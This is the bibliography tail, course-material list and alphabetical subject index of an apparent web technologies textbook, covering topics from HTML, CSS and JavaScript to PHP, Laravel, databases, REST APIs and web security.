[B5] S. Krug. *Don't Make Me Think, Revisited: A Common Sense Approach to Web Usability*, 3rd ed. New Riders, 2014.

[B6] M. Haverbeke. *Eloquent JavaScript*, 4th ed. No Starch Press, 2024. Free online at `https://eloquentjavascript.net`.

[B7] R. Nixon. *Learning PHP, MySQL & JavaScript*, 6th ed. O'Reilly, 2021.

[B8] M. Stauffer. *Laravel: Up & Running*, 3rd ed. O'Reilly, 2023.

[B9] M. Kleppmann. *Designing Data-Intensive Applications*. O'Reilly, 2017.

[B10] D. Stuttard and M. Pinto. *The Web Application Hacker's Handbook*, 2nd ed. Wiley, 2011.

Course material

[C1] Web Technologies course: lecture slides for Classes 1–28 (the Internet and the Web; DNS and HTTP; HTML; CSS and responsive design; Bootstrap and Tailwind; UI/UX; JavaScript, the DOM and asynchronous programming; PHP, sessions and cookies; databases; architecture and MVC; Laravel; REST APIs; JSON and AJAX; security and performance; hosting and deployment).

[C2] Web Technologies course: laboratory slides and task sheets (HTML, CSS layouts, responsive navigation bar, Tailwind, JavaScript, DOM, API fetching, PHP, PHP CRUD).

Index

accessibility tree, 117
ACID, 347, 486
Aggregate functions, 344
AJAX, 446
API resource, 435
APIs, 121
ARPANET, 7
array, 236
Artisan, 384
assistive technologies, 31
Authentication, 329
authorisation, 329

BASE, 486
BEM, 141
Blade, 385
Border Gateway Protocol, 15
box model, 145
breakpoint, 178

call stack, 248
callback, 234
callback hell, 275
CAP theorem, 485
cascade, 135
CDN, 477
certificate authorities, 65
chain of trust, 65
character entities, 80
CIDR, 13
circuit switching, 8
class, 238
clickjacking, 465
client–server architecture, 37
Client-side scripting, 287
clients, 37
closure, 233
Coercion, 223
collapse, 147
Collection, 410
column, 340
Combinators, 133
Composer, 382
computer network, 3
console, 218
Container queries, 183
containing block, 154
content delivery network, 41
content negotiation, 62
Content Security Policy, 464
continuous delivery/deployment, 503
Continuous integration, 503
contrast ratios, 207
controller, 395
cookie, 326
Cookies, 62
Core Web Vitals, 472
CORS, 280
critical rendering path, 473
cross axis, 162
cross-site request forgery, 333
Cross-site scripting, 461
cross-site scripting, 259
CSS, 129
CSS framework, 189
CSS Grid Layout, 166
Custom properties, 140

database, 339
database management system, 339
declaration block, 130
declarations, 130
design system, 211
device pixel ratio, 176
digital certificate, 65
Docker, 504
Document Object Model, 26, 76, 257

document type declaration, 75
domain name, 43, 495
Domain Name System, 44

Eager loading, 413
ECMAScript, 218
Eloquent, 408
encapsulation, 12
ES modules, 239
event, 262
event delegation, 264
event listeners, 262
event object, 263
execution context, 246

factory, 414
falsy, 224
first-class values, 234
Flexible Box Layout, 162
form, 96
form request, 422
fr unit, 168
front controller, 369
function, 231

garbage collector, 252
Git, 497
GraphQL, 439, 490

head-of-line blocking, 62
higher-order function, 234
hoisting, 247
HSL, 138
HTML, 73
HTTP caching, 63
HTTPS, 64
Hypertext, 24
HyperText Markup Language, 24
HyperText Transfer Protocol, 24, 53

idempotent, 58
index, 346
inherited, 137
Internet, 5
Internet Exchange Points, 6
Internet Service Provider, 6
IP address, 13
IPv4, 13
IPv6, 14
iterative, 46

JavaScript, 217
join, 344
JSON, 236, 443
JSON Web Token, 334
just-in-time, 246

keyframes, 156

landmarks, 112
layers, 10
lexical scope, 233
load balancer, 41
long task, 250

MAC addresses, 12
main axis, 162
mass assignment, 409
media query, 178
memory leak, 252
Metadata, 119
method, 58
Middleware, 398
migration, 406
MIME type, 62
Mobile-first, 179
Model–View–Controller, 369
modem, 4
MongoDB, 482

Network Address Translation, 13
node, 257
nodes, 3
normal flow, 161
Normalisation, 341
NoSQL, 482
Nu HTML Checker, 88

OAuth 2.0, 335
object, 234
object–relational mapper, 408
On-page SEO, 121
Open Graph, 120
OpenAPI Specification, 439
OSI model, 11

OWASP Top 10, 460

packet switching, 9
packets, 9
password hashing, 329
PDO, 351
peer-to-peer, 39
percent-encoded, 42
persistent, 62
PHP, 297
PHP-FPM, 498
policy, 424
polyglot persistence, 486
port number, 11, 14
Post/Redirect/Get, 317
prepared statement, 353
primitive types, 221
private addresses, 13
progressive web app, 489
promise, 275
property, 130
protocol, 10
prototype, 210
pseudo-class, 133
pseudo-element, 134

query builder, 415

recursive, 46
recursive resolver, 45
Redis, 484
relational database, 340
resource, 432
Responsive images, 106
Responsive web design, 175
REST, 432
RFCs, 8
root element, 76
round-trip time, 10
router, 4, 15, 369
routing table, 15
row, 340
rules, 130

safe, 58
salt, 463
same-origin policy, 280
Scope, 232
scope chain, 251
screen reader, 117
Search engine optimisation, 67
seeder, 414
selector, 130, 132
Semantic HTML, 111
Separation of concerns, 367
Server-side scripting, 287
serverless, 491
servers, 37
session, 327
single-page application, 488
socket, 14
Specificity, 135
SQL, 341
SQL injection, 353
stack overflow, 248
stacking context, 155
status code, 59
strict equality, 224
Strict mode, 220
Structured data, 120
superglobal, 313
switch, 4

table, 93
tables, 340
TCP/IP, 8
TCP/IP model, 11
template literals, 222
temporal dead zone, 247
time to live, 46
TLS, 64
TLS handshake, 66
topology, 4
transaction, 347
transition, 155
Transmission Control Protocol, 15
truthy, 224

Uniform Resource Identifier, 41
Uniform Resource Locator, 24, 41
usability, 203
usability heuristics, 208
usability test, 210

User Datagram Protocol, 16
User experience (UX) design, 203
User interface (UI) design, 203
User-centred design, 204

value, 130
variable, 220
Visual hierarchy, 205
Vite, 388
void elements, 77

WAI-ARIA, 117
Web accessibility, 31
web API, 431
web application, 27
web browser, 24
Web Content Accessibility Guidelines, 31
web framework, 381
Web hosting, 496
web server, 24
Web standards, 29
Web Worker, 250
WebAssembly, 490
White space, 206
wireframe, 210
wireless access point, 4
World Wide Web, 23